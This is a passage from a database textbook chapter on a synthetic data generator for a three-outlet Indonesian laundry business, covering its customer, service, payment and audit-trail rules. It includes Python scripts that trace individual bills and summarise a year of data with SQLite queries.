On opening day ($n_d = 0$) almost one arrival in three is a stranger; after 120 days the formula would reach 0.05, and the max keeps it from ever going below that. A new customer is registered a few minutes before the bill ("enrolled = a few minutes before the first bill"), which is exactly what a cashier does: fill in the form, then write the order.

Otherwise the customer is a regular, chosen from the **pool** of customers who have registered, have not yet stopped coming, and belong to this outlet (plus, for each other customer, a 10 % chance that today they happen to be near a different outlet). Regulars are not equally regular. Each customer carries an **activity weight** a_i, drawn once from a log-normal distribution and capped at 4, and the chance of choosing customer i is proportional to it:

$$P(\text{customer } i) = \frac{a_i}{\sum_{j \in \text{pool}} a_j} \tag{5.9}$$

The log-normal shape gives many customers a small weight and a few a large one, the pattern every shop knows: a handful of families who come almost weekly, a long tail who come a few times a year. In Chapter 7 the top customer, Khadijah Hakim (`C0094`), will turn out to have 62 bills in the year, while 18 customers came exactly once.

Customers also leave. 18 % of the customers who existed before October stop coming at a random point during the year, and at Keputih, where 75 % of customers are students, about a third of the students stop after 30 June 2026: they graduated. The 54 customers whose address contains "(kos)" are the students.

5.6.3 Which service, and how much of it?

The service is drawn with **weights**, like a lottery with more tickets for some prizes. The base weights give wash-fold 44 tickets, express 11, ironing 9, shirts and bed covers 6 each, blankets and shoes 4, jackets 3, suits, dresses and helmets 2.5, curtains 2: a total of 96.5, so an ordinary bill is wash-fold with probability $44/96.5 = 45.6$ %. The weights then change with the outlet, the season and the customer, as **Table 5.5** shows.

Table 5.5 How the service lottery changes. Multipliers compound, like the calendar's: a student at Keputih sees express at 11 × 1.5 × 1.3 tickets.

When	What changes	Why
Keputih, always	express ×1.5, shoes ×1.5, wash-fold ×1.1; suit ×0.5, curtain ×0.3, bed cover ×0.6	students: small loads in a hurry, sneakers, no curtains
November to March	blanket ×1.5, jacket ×1.4, helmet ×1.3	the rainy season: wet jackets and helmets, heavy blankets
5–18 March	bed cover ×3, blanket ×2, curtain ×4	house-cleaning before Lebaran
April and May	suit ×1.8, dress or kebaya ×1.8	the wedding season after Lebaran
customer is a student	wash-fold and express ×1.3, everything else ×0.6	

The quantity comes next, in the service's own unit, and here the business rule BR-2 of Chapter 3 shows up. Weight is always rounded **up** to the next whole kilogram, so for wash-fold the generator draws a weight from a triangular distribution between 2 and 12 kg, most often around 5, and rounds it up with `math.ceil`. A student's load is lighter: between 2 and 7 kg, most often 3. Items are counted: one to six shirts, one or two suits, one to four blankets, each with its own probabilities (70 % of bed-cover bills are a single bed cover).

> **A DETAIL THE DATA REVEALS.** The smallest wash-fold bill in the whole year is 3 kg, never 2, although the rule says "between 2 and 12". The triangular draw produces a real number that is almost never exactly 2.0; anything above 2, even 2.0001, is rounded up to 3. A shop that really rounds up would behave the same way, which is why this is left as it is. It is a good example of how a single `ceil` changes the smallest value a query can ever find.

The amount charged is then business rule BR-1:

$$payment = price \times unit \tag{5.10}$$

computed once, when the bill is created, and stored in the bill. A 5 kg wash-fold is 8.000 × 5 = Rp 40.000; three bed covers are 35.000 × 3 = Rp 105.000; the most expensive bills of the year are two curtain orders of 11 kg at 15.000 × 11 = Rp 165.000.

5.6.4 Who took the bill in, and where the bag waits

The receiving employee is drawn from the `transaction` staff of the outlet **who had started by that day**, with the outlet supervisor weighted 1 and the others 3: supervisors take bills in, but less often than the cashiers whose job it is. This one condition is why Anisa Rahmawati has no bill before 6 April 2026 and why Wiyung's cashier Fitri Handayani (started 15 December 2025) is ready when the outlet opens.

Each outlet has 60 racks, `A01` to `A20`, `B01` to `B20` and `C01` to `C20`. A new bill gets a random rack that is **free at the moment of arrival**, and the rack stays busy until the bag is collected. This models business rule BR-8 ("a rack holds at most one open bill"). A bag that is never collected keeps its rack forever, as Section 5.7 shows.

5.7 Time Moves On: Finishing, Pickup and the Snapshot

5.7.1 How long the washing takes

Each service has a range of processing hours, and the generator draws a uniform time inside it: express 3–6 h, ironing 18–30 h, wash-fold and helmets 24–48 h, bed covers and blankets 48–72 h, dry cleaning and shoes 48–96 h, curtains 72–120 h. Three adjustments follow, each a real event of shop life:

- **The busy months are slower.** Outside express, times are multiplied by 1.2 in the Lebaran rush and in December and January.
- **Some bags are late.** 3 % of non-express bills get an extra 24 to 72 hours: a machine that broke, a day with no sun for the drying area.
- **The Keputih dryer broke.** Every non-express bill received at Keputih from 25 to 30 September 2026 takes 48 hours longer. This is one incident, written into the rules on purpose, and it is why the snapshot shows overdue bills at one outlet only.

The finishing time is then moved into **working hours**: washers work from 07:00 to 20:00, so a bag that would finish at 23:10 finishes at a random moment after 07:00 the next morning, and a bag due during the Lebaran closure waits for the shop to reopen on 23 March. That last case is `B1324`, a 6 kg curtain order that arrived at Rungkut on 14 March and was finished on 23 March at 07:32; Section 5.9 follows it.

5.7.2 When the customer comes back

After finishing, the customer is told the laundry is ready. Most come within a day or two; some take weeks; a very few never come. The generator draws one of three behaviors:

- **0.6 %** of finished bags are **never collected**.
- **3 %** are collected **7 to 30 days** later.
- The rest are collected after a delay that follows an exponential distribution with a mean of 22 hours, cut off at 72 hours, plus 0.2 to 2 hours:

$$delay = \min(X, 72) + U, \qquad X \sim \text{Exp}(\text{mean } 22 \text{ h}),\ U \sim \text{Uniform}(0.2, 2) \text{ h} \tag{5.11}$$

The exponential distribution is the natural companion of the Poisson: if customers remember their laundry at random moments at a steady rate, the waiting time until they do is exponential. The small uniform term makes sure nobody collects in the same minute the bag was finished, and the collection time is moved into counter hours, 07:00 to 21:00. Chapter 7 will measure the result: the average wait between finishing and pickup is between 24 and 46 hours depending on the service.

5.7.3 The snapshot decides the status

Now the snapshot of Section 5.2.3 is applied. If the finishing time lies after 30 September 2026 at 21:00, both `finished` and `departed` are erased; if only the pickup lies after it, `departed` is erased. The status follows from what is left:

$$status = \begin{cases} \texttt{departed} & \text{if } \textit{departed} \text{ is set} \\ \texttt{finished} & \text{if only } \textit{finished} \text{ is set} \\ \texttt{queued} & \text{if neither is set} \end{cases} \tag{5.12}$$

Equation (5.12) is not only how the generator works: it is a rule of the database. Chapter 6 writes it as a `CHECK` constraint called `Bill_status_times`, so that no program can ever store a bill whose status contradicts its times.

5.8 Money and the Audit Trail

5.8.1 Three ways to pay

Every bill that was not cancelled follows one **payment plan**, drawn once:

- **40 %** pay in full at drop-off;
- **45 %** pay in full at pickup;
- **15 %** pay a **down payment** (DP, *uang muka*) at drop-off and the rest at pickup.

The down payment follows the shop's habit of taking half, rounded down to whole thousands of rupiah, but never less than Rp 1.000:

$$dp = \max\left(1000,\ 1000\left\lfloor \frac{\lfloor T/2 \rfloor}{1000} \right\rfloor\right) \tag{5.13}$$

where T is the amount charged and $\lfloor x \rfloor$ means "round down to a whole number". For `B0006`, $T =$ 36.000: half is 18.000, which is already whole thousands, so the DP is Rp 18.000 and the rest at pickup is Rp 18.000. For a Rp 45.000 dress, half is 22.500, rounded down to Rp 22.000, and the customer pays Rp 23.000 at pickup. If the DP would be as large as the whole amount, which happens only for tiny bills, the customer simply pays in full.

A payment at drop-off is recorded one to four minutes after the bill is created, the time it takes to count change or scan a code. A payment at pickup carries the exact second of the handover.

5.8.2 Which method

The 24 customers who keep a **deposit** (`Customer.credit`, money paid in advance) pay with method `credit` whenever the deposit covers the amount, 90 % of the time; when it does not, they usually (70 %) top it up at the counter first. Top-ups are not recorded in any table, because the

2026.09 schema has no table for them; Chapter 3 lists that as known limitation BR-15, and `Customer.credit` is simply the balance left at the snapshot.

Everyone else chooses between cash, QRIS and bank transfer. QRIS, Indonesia's standard QR code that any e-wallet or banking app can pay, grows through the year. The chance that a payment in month m (0 for October 2025, 11 for September 2026) at outlet o is QRIS is

$$q(m, o) = 0.24 + 0.16\,\frac{m}{11} + 0.10\,[o = \mathrm{O02}] \tag{5.14}$$

where the bracket $[o = \mathrm{O02}]$ is 1 at Keputih and 0 elsewhere: students pay by phone more than anyone. Transfer takes 10 % (4 % for down payments), and cash takes the rest. So a Rungkut customer paying in October 2025 uses QRIS with probability 0.24 and cash with probability $1 - 0.24 - 0.10 = 0.66$, while a Keputih customer in September 2026 uses QRIS with probability $0.24 + 0.16 + 0.10 = 0.50$.

The trend is not invented for the story. Bank Indonesia reported that QRIS transactions doubled in the first half of 2026 to 12.55 billion, worth Rp 600.69 trillion, with 66 million users and 44.86 million merchants by the end of June [9]. A small shop that takes QRIS in 2026 is the norm, not the exception.

Each non-cash payment gets a **reference**, as a real cashier would note it: `QRIS 948774831344` for a QR payment, the bank and a transfer number such as `BNI 460508`, or `DEPOSIT` for credit. Cash has none, so `reference` is `NULL` exactly for the 1,695 cash payments.

5.8.3 The honest problems

A year in which everything goes right would teach nothing about the cases software has to handle. Three kinds of trouble are built in, in small, realistic amounts, and all three are represented **without inventing columns** that the schema does not have.

"I will transfer later." 1.2 % of the customers who planned to pay at pickup take their laundry and promise to transfer. Half of them do, 1 to 14 days later, as a `transfer` payment. The other half have not paid by the snapshot: their bills are `departed` with a balance above zero, the shop's **receivables**. In Chapter 7 the receivables query finds six of them.

Cancellations. 0.8 % of bills are cancelled before washing, between 30 minutes and 20 hours after arrival. Business rule BR-5 of Chapter 3 says how a cancellation is written with the original columns: `status = 'departed'` (the customer took the bag back), `finished IS NULL` (it was never processed), `payment = 0` (nothing charged), no payments, and one `StatusLog` row `'cancelled'`.

Complaints. About 1.3 % of collected bills lead to a complaint between 4 hours and 4 days after pickup. The chance doubles for dry cleaning and shoes, where damage is more likely and more expensive, and rises by half in the Lebaran rush, when everyone works too fast:

$$p_{\text{complaint}} = 0.013 \times 2^{[\text{dry cleaning or shoes}]} \times 1.5^{[\text{Lebaran rush}]} \tag{5.15}$$

A complaint is a `StatusLog` row `'complaint'` recorded by the outlet's supervisor; the bill's status does not change.

5.8.4 The audit trail

Every bill gets a `StatusLog` row `'queued'` at its arrival, by the employee who took it in. A finished bill gets `'finished'`, by a washer of the outlet who had started by then (the supervisor of Keputih, who works in the wash section, finishes some bills too). A collected bill gets `'departed'`, and a cancelled bill `'cancelled'`, by a counter employee on duty. Complaints add a fourth row. The times in the log are exactly the times in the bill, so the two can be checked against each other, and Chapter 6 does check them.

5.9 Ten Bills Traced End to End

The rules become real when you follow one bill through them. **Listing 5.7** prints, for any bill, its customer and service, the price calculation, every payment with the running balance, and every event of its audit trail with the employee who caused it. Without arguments it traces the ten bills of this section.

Listing 5.7 `python/03_trace_bill.py`: one bill with its customer, service, payments and status events, joined from five tables.

```
"""Chapter 5, Section 5.8: follow one bill from counter to pickup.

For every bill id given on the command line (default: the ten bills the book
traces) it prints the bill, its customer and service, every payment with the
running balance, and every StatusLog event with the employee who did it.
Run:  python 03_trace_bill.py            (the ten bills of the book)
      python 03_trace_bill.py B0006      (just one)
"""
import sys

from lpdb import open_db, rupiah

BOOK = ["B0001", "B0006", "B0002", "B0022", "B0277",
        "B0014", "B0340", "B1324", "B2909", "B2938"]


def trace(con, bill_id):
    b = con.execute("""
        SELECT b.id, b.arrived, b.finished, b.departed, b.status, b.rack,
               b.unit, b.payment, c.id, c.name, s.id, s.description, s.price,
               o.name, e.name
          FROM Bill b
          JOIN Customer c ON c.id = b.Customer_id
          JOIN Service  s ON s.id = b.Service_id
          JOIN Outlet   o ON o.id = b.Outlet_id
          JOIN Employee e ON e.id = b.Employee_id
         WHERE b.id = ?""", (bill_id,)).fetchone()
    if b is None:
        print(f"{bill_id}: no such bill")
        return
    (bid, arrived, finished, departed, status, rack, unit, charged,
     cid, cname, sid, sdesc, price, outlet, taker) = b
    print(f"=== {bid} at {outlet}, rack {rack}, status {status}")
    print(f"customer {cid} {cname}; received by {taker}")
    if status == "departed" and finished is None:      # BR-5: a cancellation
        print(f"{sid} {sdesc}: {unit} x {rupiah(price)}, cancelled -> Rp 0")
    else:
        print(f"{sid} {sdesc}: {unit} x {rupiah(price)} = {rupiah(charged)}")
    print(f"arrived  {arrived}   finished {finished}")
    print(f"departed {departed}")
    balance = charged
    for paid_at, method, amount, ref in con.execute(
            """SELECT paid_at, method, amount, reference FROM Payment
                WHERE Bill_id = ? ORDER BY paid_at, id""", (bid,)):
        balance -= amount
        print(f"  pay {paid_at} {method:<8} {rupiah(amount):>11}"
```

Listing 5.7 (Continued) *python/03_trace_bill.py: one bill with its customer, service, payments and status events, joined from five tables.*

```
              f"  ref {ref}  balance {rupiah(balance)}")
    if balance == charged and charged > 0:
        print("  (no payment recorded)")
    for changed_at, st, name in con.execute(
            """SELECT l.changed_at, l.status, e.name FROM StatusLog l
                 JOIN Employee e ON e.id = l.Employee_id
                WHERE l.Bill_id = ? ORDER BY l.changed_at, l.id""", (bid,)):
        print(f"  log {changed_at} {st:<9} by {name}")
    print(f"  balance now: {rupiah(balance)}")
    print()


con = open_db()
for bill_id in sys.argv[1:] or BOOK:
    trace(con, bill_id.upper())
con.close()
```

```
=== B0001 at Profitina Laundry Rungkut, rack B03, status departed
customer C0047 Imam Pratama; received by Hendra Wijaya
S0008 Bed cover, any size (per item): 1 x Rp 35.000 = Rp 35.000
arrived  2025-10-01 09:46:58   finished 2025-10-04 07:16:10
departed 2025-10-05 07:24:25
  pay 2025-10-05 07:24:25 cash       Rp 35.000  ref None  balance Rp 0
  log 2025-10-01 09:46:58 queued    by Hendra Wijaya
  log 2025-10-04 07:16:10 finished  by Agus Setiawan
  log 2025-10-05 07:24:25 departed  by Hendra Wijaya
  balance now: Rp 0

=== B0006 at Profitina Laundry Keputih, rack B18, status departed
customer C0108 Clarissa Permana; received by Rizky Pratama
S0002 Express wash & fold, 1 day (per kg): 3 x Rp 12.000 = Rp 36.000
arrived  2025-10-02 09:07:45   finished 2025-10-02 13:15:28
departed 2025-10-03 20:11:24
  pay 2025-10-02 09:09:06 cash       Rp 18.000  ref None  balance Rp 18.000
  pay 2025-10-03 20:11:24 cash       Rp 18.000  ref None  balance Rp 0
  log 2025-10-02 09:07:45 queued    by Rizky Pratama
  log 2025-10-02 13:15:28 finished  by Siti Nurhaliza Rahman
  log 2025-10-03 20:11:24 departed  by Kevin Tanoto
  balance now: Rp 0

=== B0002 at Profitina Laundry Rungkut, rack C10, status departed
customer C0111 Hendro Ramadhan; received by Hendra Wijaya
S0003 Ironing only (per kg): 4 x Rp 6.000 = Rp 24.000
arrived  2025-10-01 15:15:32   finished 2025-10-02 13:37:02
departed 2025-10-03 12:42:43
  pay 2025-10-03 12:42:43 credit     Rp 24.000  ref DEPOSIT  balance Rp 0
  log 2025-10-01 15:15:32 queued    by Hendra Wijaya
  log 2025-10-02 13:37:02 finished  by Agus Setiawan
  log 2025-10-03 12:42:43 departed  by Hendra Wijaya
  balance now: Rp 0

=== B0022 at Profitina Laundry Keputih, rack C18, status departed
customer C0017 Yuliana Halim; received by Kevin Tanoto
S0008 Bed cover, any size (per item): 1 x Rp 35.000 = Rp 35.000
arrived  2025-10-04 18:07:16   finished 2025-10-07 07:33:03
departed 2025-10-08 07:14:13
  pay 2025-10-10 07:19:46 transfer   Rp 35.000  ref BNI 460508  balance Rp 0
  log 2025-10-04 18:07:16 queued    by Kevin Tanoto
  log 2025-10-07 07:33:03 finished  by Wulan Sari Dewi
  log 2025-10-08 07:14:13 departed  by Rizky Pratama
  balance now: Rp 0
```

```
=== B0277 at Profitina Laundry Rungkut, rack C09, status departed
customer C0110 Fajar Tanoto; received by Hendra Wijaya
S0010 Curtain (per kg): 7 x Rp 15.000, cancelled -> Rp 0
arrived  2025-11-14 18:01:21   finished None
departed 2025-11-15 07:01:20
  log 2025-11-14 18:01:21 queued    by Hendra Wijaya
  log 2025-11-15 07:01:20 cancelled by Dewi Lestari Putri
  balance now: Rp 0

=== B0014 at Profitina Laundry Keputih, rack A19, status departed
customer C0105 Nurul Anggraeni; received by Kevin Tanoto
S0001 Wash, dry & fold (per kg): 3 x Rp 8.000 = Rp 24.000
arrived  2025-10-03 10:02:06   finished 2025-10-05 07:40:13
departed 2025-10-05 13:03:56
  pay 2025-10-03 10:04:28 cash       Rp 12.000  ref None  balance Rp 12.000
  pay 2025-10-05 13:03:56 qris       Rp 12.000  ref QRIS 948774831344  balance Rp 0
  log 2025-10-03 10:02:06 queued    by Kevin Tanoto
  log 2025-10-05 07:40:13 finished  by Siti Nurhaliza Rahman
  log 2025-10-05 13:03:56 departed  by Rizky Pratama
  log 2025-10-07 07:46:07 complaint by Siti Nurhaliza Rahman
  balance now: Rp 0

=== B0340 at Profitina Laundry Keputih, rack B12, status departed
customer C0117 Adi Eko Alatas; received by Rizky Pratama
S0008 Bed cover, any size (per item): 1 x Rp 35.000 = Rp 35.000
arrived  2025-11-25 18:51:54   finished 2025-11-28 13:35:32
departed 2025-11-30 07:19:38
  (no payment recorded)
  log 2025-11-25 18:51:54 queued    by Rizky Pratama
  log 2025-11-28 13:35:32 finished  by Moh. Ma'ruf Hidayat
  log 2025-11-30 07:19:38 departed  by Rizky Pratama
  balance now: Rp 35.000

=== B1324 at Profitina Laundry Rungkut, rack B17, status departed
customer C0171 Muhammad Sugiarto; received by Dewi Lestari Putri
S0010 Curtain (per kg): 6 x Rp 15.000 = Rp 90.000
arrived  2026-03-14 17:39:05   finished 2026-03-23 07:32:47
departed 2026-03-23 13:49:22
  pay 2026-03-23 13:49:22 qris       Rp 90.000  ref QRIS 919751691570  balance Rp 0
  log 2026-03-14 17:39:05 queued    by Dewi Lestari Putri
  log 2026-03-23 07:32:47 finished  by Yulia Kartika Sari
  log 2026-03-23 13:49:22 departed  by Hendra Wijaya
  balance now: Rp 0

=== B2909 at Profitina Laundry Keputih, rack A01, status queued
customer C0249 Nabila Sri Suryadi; received by Kevin Tanoto
S0001 Wash, dry & fold (per kg): 6 x Rp 8.000 = Rp 48.000
arrived  2026-09-26 16:07:42   finished None
departed None
  pay 2026-09-26 16:09:02 qris       Rp 48.000  ref QRIS 757301882299  balance Rp 0
  log 2026-09-26 16:07:42 queued    by Kevin Tanoto
  balance now: Rp 0

=== B2938 at Profitina Laundry Wiyung, rack A05, status finished
customer C0151 Syaiful Wijaya; received by Fitri Handayani
S0001 Wash, dry & fold (per kg): 5 x Rp 8.000 = Rp 40.000
arrived  2026-09-28 19:52:30   finished 2026-09-30 18:00:28
departed None
  (no payment recorded)
  log 2026-09-28 19:52:30 queued    by Fitri Handayani
  log 2026-09-30 18:00:28 finished  by Nur Aini Maulida
  balance now: Rp 40.000
```

Read the ten stories one at a time; each shows a different rule at work.

B0001, the first bill of the year. A bed cover taken in at Rungkut by the owner himself at 09:46 on Wednesday 1 October 2025. Bed covers take 48 to 72 hours: it was finished on Saturday at 07:16 by the washer Agus Setiawan, collected on Sunday at 07:24, and paid in cash at the moment of collection, so the payment time equals the `departed` time to the second. Plan: pay at pickup.

B0006, the down payment. Three kilograms of express washing at Keputih. At 09:07 the cashier Rizky Pratama created the bill; at 09:09, two minutes later, the customer paid Rp 18.000 in cash, exactly Equation (5.13). Express takes 3 to 6 hours: finished at 13:15 the same day, by the supervisor Siti Nurhaliza Rahman. The customer came back the next evening at 20:11, paid the other Rp 18.000 and took the bag from a different cashier, Kevin Tanoto. Two payments, one bill, a balance that falls from Rp 36.000 to Rp 18.000 to zero. This is the bill Chapter 3 uses as its worked example of partial payment.

B0002, paid from the deposit. Hendro Ramadhan brought 4 kg for ironing only, Rp 24.000, and at collection the amount came out of his deposit: method `credit`, reference `DEPOSIT`. His deposit is still Rp 55.000 at the snapshot; Chapter 7's top-customer list shows it.

B0022, paid later. A bed cover at Keputih, collected on 8 October at 07:14 with nothing paid, and paid by BNI transfer on 10 October. It is one of the four "paid later" bills of the year: the customer who promised to transfer and did.

B0277, a cancellation. Seven kilograms of curtains at Rungkut, Rp 105.000 by the price list. The next morning at 07:01 the customer took them back before any washing. Everything BR-5 prescribes is there: `departed` is set, `finished` is `NULL`, no payment, and two log rows, `queued` and `cancelled`. The program prints "cancelled → Rp 0" because the stored amount is 0, and Chapter 7's revenue reports add nothing for it.

B0014, a complaint. Three kilograms of wash-fold at Keputih, paid in two halves, Rp 12.000 cash at drop-off and Rp 12.000 by QRIS at pickup. Two days after collection, at 07:46 on 7 October, the supervisor recorded a complaint. **Figure 5.3** draws this bill's life on a time line: the audit trail above, the payments below, the nights in grey.



Figure 5.3 The life of bill `B0014` from its rows in `StatusLog` and `Payment`. The grey bands are the hours the shop is closed; the down payment follows the arrival by two minutes, and the second payment coincides with the handover.

B0340, a receivable. A bed cover at Keputih, collected on 30 November 2025, never paid. The program prints "(no payment recorded)" and a balance of Rp 35.000. This is the first of the six collected bills on the receivables list, and the reason the application's hand-over screen asks the cashier to tick "customer pays later" explicitly.

B1324, the Lebaran curtains. Six kilograms of curtains at Rungkut on Saturday 14 March, the rush day we computed by hand in Section 5.4.6, when curtains had four times their usual weight

in the lottery. Curtains take 72 to 120 hours, ×1.2 in the rush, which put the planned finishing time somewhere between the morning of 18 March and the evening of 20 March. This bag's time fell inside the closure of 19 to 22 March, so it waited, was finished at 07:32 on 23 March, the first morning after the closure, and was collected and paid by QRIS the same afternoon.

`B2909`, overdue. Six kilograms of wash-fold at Keputih on 26 September 2026, paid in advance by QRIS. It should have been finished within 48 hours, but the dryer broke down; at the snapshot, 101 hours after arrival, it is still `queued`. It is the oldest bill in the live queue, and Chapter 7's overdue query lists it first.

`B2938`, ready for pickup. Five kilograms at Wiyung, finished at 18:00 on the last evening, not collected and not yet paid. This is the bill of Chapter 4's self-service status check: a customer who types `B2938` and the phone number `0896-0000-1482` sees "Ready for pickup, still to pay Rp 40.000".

> **FIVE TABLES FOR ONE STORY.** No single table tells any of these stories. The price is in `Service`, the amount in `Bill`, the money in `Payment`, the people in `Employee` and the history in `StatusLog`. **Listing 5.7** joins them with a key: the bill id. That is the whole idea of a relational database, and Chapter 6 designs the tables so that every one of these joins is possible and none of them can go wrong.

5.10 What the Year Looks Like

A trace answers "what happened to this bill?". The owner asks different questions: how much did we earn each month, which outlet is growing, which services pay the rent, when should two cashiers be on duty? Each question is a summary over thousands of rows, and each gets a chart. **Listing 5.8** computes all of them, and then sets every rule of the generator beside what the data shows.

Listing 5.8 `python/04_summary.py`: the summaries behind the charts of this section, and a check of the generator's rules against the data.

```
"""Chapter 5, Sections 5.9-5.10: summarize the year and check the rules.

Prints the four summaries the charts of the chapter are drawn from (month,
outlet, service, hour of day), the weekday pattern at Rungkut, and a
table that sets each rule of the generator beside what the data shows.
Run:  python 04_summary.py
"""
from lpdb import open_db, table

con = open_db()


def rows(sql):
    return con.execute(sql).fetchall()


print("1. Month: bills, amount charged, money received")
table(["month", "bills", "charged", "received"], rows("""
    SELECT m.month, m.bills, m.charged, COALESCE(r.received, 0)
      FROM (SELECT SUBSTR(arrived, 1, 7) AS month, COUNT(*) AS bills,
                   SUM(payment) AS charged FROM Bill GROUP BY 1) m
      LEFT JOIN (SELECT SUBSTR(paid_at, 1, 7) AS month,
                        SUM(amount) AS received FROM Payment GROUP BY 1) r
        ON r.month = m.month
     ORDER BY m.month"""))

print("\n2. Outlet: bills, charged, average bill")
table(["outlet", "bills", "charged", "avg_bill"], rows("""
    SELECT Outlet_id, COUNT(*), SUM(payment), ROUND(AVG(payment))
      FROM Bill GROUP BY Outlet_id ORDER BY Outlet_id"""))

print("\n3. Service: bills and charged, largest first")
table(["service", "bills", "charged"], rows("""
    SELECT Service_id, COUNT(*), SUM(payment) FROM Bill
     GROUP BY Service_id ORDER BY SUM(payment) DESC"""))

print("\n4. Hour of arrival: bills in three slots")
table(["slot", "bills", "share_%"], rows("""
    SELECT CASE WHEN SUBSTR(arrived, 12, 2) < '10' THEN '07-10'
                WHEN SUBSTR(arrived, 12, 2) < '15' THEN '10-15'
                ELSE '15-21' END AS slot,
           COUNT(*), ROUND(100.0 * COUNT(*) / (SELECT COUNT(*) FROM Bill), 1)
      FROM Bill GROUP BY slot ORDER BY slot"""))
```

Listing 5.8 (Continued) *python/04_summary.py: the summaries behind the charts of this section, and a check of the generator's rules against the data.*

```
print("\n5. Weekday at O01 (Rungkut): bills per day that had bills")
table(["dow", "days", "bills", "per_day"], rows("""
    SELECT strftime('%w', d) AS dow, COUNT(*) AS days, SUM(n),
           ROUND(1.0 * SUM(n) / COUNT(*), 2)
      FROM (SELECT DATE(arrived) AS d, COUNT(*) AS n FROM Bill
              WHERE Outlet_id = 'O01' GROUP BY DATE(arrived))
     GROUP BY dow ORDER BY dow"""))

print("\n6. Rules of the generator against the data")
n_bills = rows("SELECT COUNT(*) FROM Bill")[0][0]
cancelled = rows("""SELECT COUNT(*) FROM Bill
                    WHERE status = 'departed' AND finished IS NULL""")[0][0]
collected = rows("""SELECT COUNT(*) FROM Bill
                    WHERE status = 'departed' AND finished IS NOT NULL""")[0][0]
complaints = rows("SELECT COUNT(*) FROM StatusLog "
                  "WHERE status = 'complaint'")[0][0]
two_part = rows("""SELECT COUNT(*) FROM (SELECT Bill_id FROM Payment
                   GROUP BY Bill_id HAVING COUNT(*) >= 2)""")[0][0]
qris = rows("""SELECT SUBSTR(paid_at, 1, 7),
                      ROUND(100.0 * SUM(method = 'qris') / COUNT(*), 1)
                 FROM Payment WHERE SUBSTR(paid_at, 1, 7)
                      IN ('2025-10', '2026-09') GROUP BY 1 ORDER BY 1""")
table(["rule", "generator", "data"], [
    ("cancelled bills", "0.8 %",
     f"{cancelled} of {n_bills} = {100 * cancelled / n_bills:.2f} %"),
    ("complaints after pickup", "about 1.3 % (x2, x1.5)",
     f"{complaints} of {collected} = {100 * complaints / collected:.2f} %"),
    ("bills paid in two parts", "15 % plan 'dp'",
     f"{two_part} of {n_bills} = {100 * two_part / n_bills:.1f} %"),
    ("QRIS share, Oct 2025", "24 % (+10 at O02)", f"{qris[0][1]} %"),
    ("QRIS share, Sep 2026", "40 % (+10 at O02)", f"{qris[1][1]} %"),
])
con.close()
```

```
1. Month: bills, amount charged, money received
month   | bills | charged  | received
--------+-------+----------+---------
2025-10 | 171   | 8362000  | 7686000
2025-11 | 204   | 9561000  | 9509000
2025-12 | 276   | 13406000 | 13047000
2026-01 | 235   | 11551000 | 11514000
2026-02 | 268   | 13398000 | 13139000
2026-03 | 317   | 15927000 | 15159000
2026-04 | 290   | 14391000 | 14999000
2026-05 | 248   | 11933000 | 12076000
2026-06 | 217   | 10702000 | 10422000
2026-07 | 255   | 12568000 | 12709000
2026-08 | 216   | 10501000 | 10336000
2026-09 | 256   | 11913000 | 12088000

2. Outlet: bills, charged, average bill
outlet | bills | charged  | avg_bill
-------+-------+----------+---------
O01    | 1312  | 66282000 | 50520.0
O02    | 996   | 45450000 | 45633.0
O03    | 645   | 32481000 | 50358.0

3. Service: bills and charged, largest first
service | bills | charged
--------+-------+---------
S0001   | 1368  | 67632000
S0002   | 405   | 18360000
S0008   | 170   | 8085000
S0004   | 157   | 7800000
S0003   | 256   | 7506000
S0011   | 124   | 7425000
S0009   | 128   | 6150000
S0005   | 64    | 5135000
S0010   | 47    | 4650000
S0006   | 82    | 4590000
S0007   | 78    | 4120000
S0012   | 74    | 2760000

4. Hour of arrival: bills in three slots
slot  | bills | share_%
------+-------+--------
07-10 | 1059  | 35.9
10-15 | 562   | 19.0
15-21 | 1332  | 45.1

5. Weekday at O01 (Rungkut): bills per day that had bills
dow | days | bills | per_day
----+------+-------+--------
0   | 50   | 206   | 4.12
1   | 51   | 190   | 3.73
2   | 50   | 182   | 3.64
3   | 52   | 176   | 3.38
4   | 49   | 166   | 3.39
5   | 50   | 154   | 3.08
6   | 51   | 238   | 4.67

6. Rules of the generator against the data
rule                    | generator              | data
------------------------+------------------------+--------------------
cancelled bills         | 0.8 %                  | 21 of 2953 = 0.71 %
complaints after pickup | about 1.3 % (x2, x1.5) | 44 of 2875 = 1.53 %
bills paid in two parts | 15 % plan 'dp'         | 415 of 2953 = 14.1 %
QRIS share, Oct 2025    | 24 % (+10 at O02)      | 29.6 %
QRIS share, Sep 2026    | 40 % (+10 at O02)      | 39.4 %
```

5.10.1 Month by month: charged and received

Figure 5.4 draws the first table. The navy bars are the **amount charged** on bills received in each month, the number of bills written inside each bar; the amber line is the **money received** in each month, whatever bill it was for.

